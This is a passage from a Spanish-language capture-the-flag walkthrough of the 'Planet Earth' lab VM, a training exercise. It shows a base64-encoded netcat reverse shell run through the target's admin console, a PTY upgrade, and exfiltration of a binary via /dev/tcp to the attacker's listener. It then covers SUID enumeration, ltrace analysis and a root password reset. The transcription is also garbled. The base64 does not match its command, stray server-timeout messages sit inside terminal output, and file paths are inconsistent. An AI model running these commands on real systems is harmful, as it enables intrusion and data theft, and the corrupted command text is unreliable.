cyberdragon@cyberdragon: ~  
File Actions Edit View Help  
cyberdragon@cyberdragon)-[~]  
$ nc -nlvp 4444  
listening on [any] 4444 ...  
[~]  
cyberdragon@cyberdragon)-[~]  
$ echo 'nc -s /bin/bash 192.168.1.45 4444' | base64  
bmM6LWUgZ29pb191YXNoIDESM14xNjgUMS40NSA0NDQ0Cg==  
cyberdragon@cyberdragon)-[~]  
$
```

Se copia el código encriptado y seguidamente en el **CLI** del usuario “**terra**” de **terratest.earth.local/admin** escribimos el siguiente comando:

echo ‘código encriptado’ | base64 -d | bash ⇐

A continuación, desde la terminal donde pusimos en netcat en modo escucha a través del puerto **4444** se puede ver cómo se ha iniciado una conexión Reverse Shell entre el sistema del objetivo y nuestro sistema:




```
cyberdragon@cyberdragon: ~  
File Actions Edit View Help  
cyberdragon@cyberdragon)-[~]  
$ nc -nlvp 4444  
listening on [any] 4444 ...  
connect to [192.168.1.45] from (UNKNOWN) [192.168.1.35] 35220  
[~]  
Admin Command Tool  
Welcome terra, run your CLI command on Earth Messaging Machine (use with care).  
CLI command:  
gUMS40NSA0NDQ0Cg==  
Run command
```

**Nótese que las direcciones IP han cambiado de las iniciales debido al protocolo DHCP, pero el principio de aplicación sigue siendo el mismo.*

Una vez realizada la conexión, el paso 3 consiste en introducir el siguiente comando para iniciar una sesión de bash shell:

`python -c 'import pty;pty.spawn("/bin/bash")'` ←



```
cyberdragon@cyberdragon: ~  
File Actions Edit View Help  
[cyberdragon@cyberdragon]~$ nc -nlvp 4444  
listening on [any] 4444 ...  
connect to [192.168.1.45] from (UNKNOWN) [192.168.1.35] 35220  
python -c 'import pty;pty.spawn("/bin/bash")'  
bash-5.1$ whoami  
apache  
bash-5.1$ [Timeout] did not receive a timely response from the upstream server or application.
```

■ **FASE 5: ESCALADA DE PRIVILEGIOS**

El paso 3 es buscar una manera de **escalar los privilegios** y tomar control del usuario **root**. Para ello vamos a buscar los SUID con el siguiente comando:

```
bash-5.1$ find / -perm -u+s 2>/dev/null  
find / -perm -u+s 2>/dev/null  
/usr/bin/chage  
/usr/bin/gpasswd  
/usr/bin/newgrp  
/usr/bin/su  
/usr/bin/mount  
/usr/bin/umount  
/usr/bin/pkexec  
/usr/bin/passwd  
/usr/bin/chfn  
/usr/bin/chsh  
/usr/bin/at  
/usr/bin/sudo  
/usr/bin/reset_root  
/usr/sbin/grub2-set-bootflag  
/usr/sbin/pam_timestamp_check  
/usr/sbin/unix_chkpwd  
/usr/sbin/mount.nfs  
/usr/lib/polkit-1/polkit-agent-helper-1  
bash-5.1$
```

-De entre todos los scripts, existe un **reset_root script** que de ser utilizado concedería acceso al usuario root

Con el siguiente comando se procede a lanzar el **reset_root script**:

A screenshot of a Linux terminal window titled "cyberdragon@cyberdragon: ~". The terminal shows a user listing files in "/usr/bin/" and then running "reset_root". The output indicates that the system is checking for reset triggers, but they are not present, resulting in a "RESET FAILED" message. A large red watermark "Timeout" is overlaid on the left side of the terminal.

```
File Actions Edit View Help  
  
find / -perm -u+s 2>/dev/null 2>& | grep -vE '\.log|\.sh$' | sort | uniq  
/usr/bin/chage  
/usr/bin/gpasswd  
/usr/bin/newgrp  
/usr/bin/su  
/usr/bin/mount  
/usr/bin/umount  
/usr/bin/pkexec  
/usr/bin/passwd did not receive a timely response from the upstream server or application.  
/usr/bin/chfn  
/usr/bin/chsh  
/usr/bin/at  
/usr/bin/sudo  
/usr/bin/reset_root  
/usr/sbin/grub2-set-bootflag  
/usr/sbin/pam_timestamp_check  
/usr/sbin/unix_chkpwd  
/usr/sbin/mount.nfs  
/usr/lib/polkit-1/polkit-agent-helper-1  
bash-5.1$ file /usr/bin/reset_root  
file /usr/bin/reset_root  
/usr/bin/reset_root: setuid ELF 64-bit LSB executable, x86_64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=4851fddf6958d92a893fd8042d04270d8d31c23, for GNU/Linux 3.2.0, not stripped  
bash-5.1$ reset_root  
reset_root  
CHECKING IF RESET TRIGGERS PRESENT...  
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.  
bash-5.1$
```

-Nótese que nos da el error: “RESET FAILED, ALL TRIGGERS NOT PRESENT”

Para solventar este error y poder lanzar el script, se ha de transferir el script a nuestro pc para averiguar cuál es el problema.

En este procedimiento primeramente abriremos en nuestro pc un **nuevo terminal con un puerto nuevo en modo escucha**, el puerto **3333**, con la herramienta netcat utilizando el comando **nc -lvp 3333 > reset_root**. Y a continuación se ha de transferir el archivo. De la siguiente manera:

[illegible]

```
cat /usr/bin/reset root > -/dev/tcp/nuestra IP /3333 ←
```

Una vez transferido el script a nuestro pc, con la herramienta ltrace se ha de comprobar que problemas exactamente da el script al ser ejecutado:

```
cyberdragon@cyberdragon: ~  
File: Machine  
Password: 1234567890  
Login: root  
Last login: 2025-11-11 12:34:56  
Use 'sudo apt autoremove' to remove them.  
Installing:  
ltrace  
Summary:  
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 310  
Download size: 154 kB  
Space needed: 430 kB / 4,304 MB available  
Get:1 http://http.kali.org/kali kali-rolling/main amd64 ltrace amd64 0.7.91-git20230705.8eabf68-4+b1 [154 kB]  
Fetched 154 kB in 1s (162 kB/s)  
Selecting previously unselected package ltrace.  
(Reading database ... 616674 files and directories currently installed.)  
Preparing to unpack .../ltrace_0.7.91-git20230705.8eabf68-4+b1_amd64.deb ...  
Unpacking ltrace (0.7.91-git20230705.8eabf68-4+b1) ...  
Setting up ltrace (0.7.91-git20230705.8eabf68-4+b1) ...  
Processing triggers for kali-menu (2025.1.1) ...  
Processing triggers for man-db (2.13.0-1) ...  
(cyberdragon@cyberdragon)-[~]  
$ ltrace ./reset_root  
puts("CHECKING IF RESET TRIGGERS PRESE" ... CHECKING IF RESET TRIGGERS PRESENT ...  
)  
= 38  
access("/dev/shm/kHgTF15G", 0)  
= -1  
access("/dev/shm/Zw7bv9U5", 0)  
= -1  
access("/tmp/kcM0Wewe", 0)  
= -1  
puts("RESET FAILED, ALL TRIGGERS ARE N" ... RESET FAILED, ALL TRIGGERS ARE NOT PRESE  
NT.  
)  
= 44  
+++ exited (status 0) +++  
(cyberdragon@cyberdragon)-[~]  
$
```

-El resultado nos da que nos **faltan los triggers**:

- I. **/dev/shm/kHgTF15G**
- II. **/dev/shm/Zw7bv9U5**
- III. **/dev/shm/kcM0Wewe**

A continuación, se ha de **instalar los triggers** en el objetivo a través de la sesión de bash que tenemos abierta **utilizando el comando “touch”**. Una vez instalados se ha de **ejecutar el script reset_root** una vez más:

```
touch /dev/shm/kHgTF15G  
touch /dev/shm/Zw7bv9U5  
touch /tmp/kcM0Wewe  
reset_root  
CHECKING IF RESET TRIGGERS PRESENT ...  
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.  
touch /tmp/kcM0Wewe  
reset_root  
CHECKING IF RESET TRIGGERS PRESENT ...  
RESET TRIGGERS ARE PRESENT, RESETTNG ROOT PASSWORD TO: Earth
```

-Se puede ver el mensaje **RESETTNG ROOT PASSWORD TO: Earth**

Se ha conseguido resetear la contraseña del **usuario root**. Nueva **contraseña: Earth**

```
(cyberdragon@cyberdragon)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.40] from (UNKNOWN) [192.168.1.38] 46778
python -c 'import pty;pty.spawn("/bin/bash")'
bash-5.1$ whoami
apache
bash-5.1$ reset_root
reset_root
CHECKING IF RESET TRIGGERS PRESENT ...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
bash-5.1$ su root
su root
Password: Earth

[root@earth /]#
```

```
bash-5.1$ whoami
whoami
apache
bash-5.1$ reset_root
reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
bash-5.1$ su root
su root
Password: Earth

[root@earth /]# ls
ls
bin    dev    home  lib64  mnt    proc  run    srv    tmp    var
boot  etc    lib   media  opt    root  sbin   sys    usr
[root@earth /]# cd /root
cd /root
[root@earth ~]# ls
ls
anaconda-ks.cfg  root_flag.txt
[root@earth ~]# cat _root_flag.txt
cat _root_flag.txt
cat: _root_flag.txt: No such file or directory
[root@earth ~]# cat root_flag.txt
```

A screenshot of a Linux terminal window with the title bar "cyberdragon@cyberdragon:". The terminal shows the following commands and output:

```
File Actions Edit View Help  
cat: ./root_flag.txt: No such file or directory  
[root@earth ~]# cat root_flag.txt  
cat root_flag.txt: File exists
```


The main part of the screen displays a large ASCII art graphic of Earth composed of various symbols like dots, dashes, and letters. At the bottom of the terminal, there are congratulatory messages:

```
Congratulations on completing Earth!  
If you have any feedback please contact me at SirFlash@protonmail.com  
[root_flag_b0da9554d29db2117b02aa8b66ec492e]  
[root@earth ~]#
```

Hackeo de la Vm Planet Earth completado con éxito.

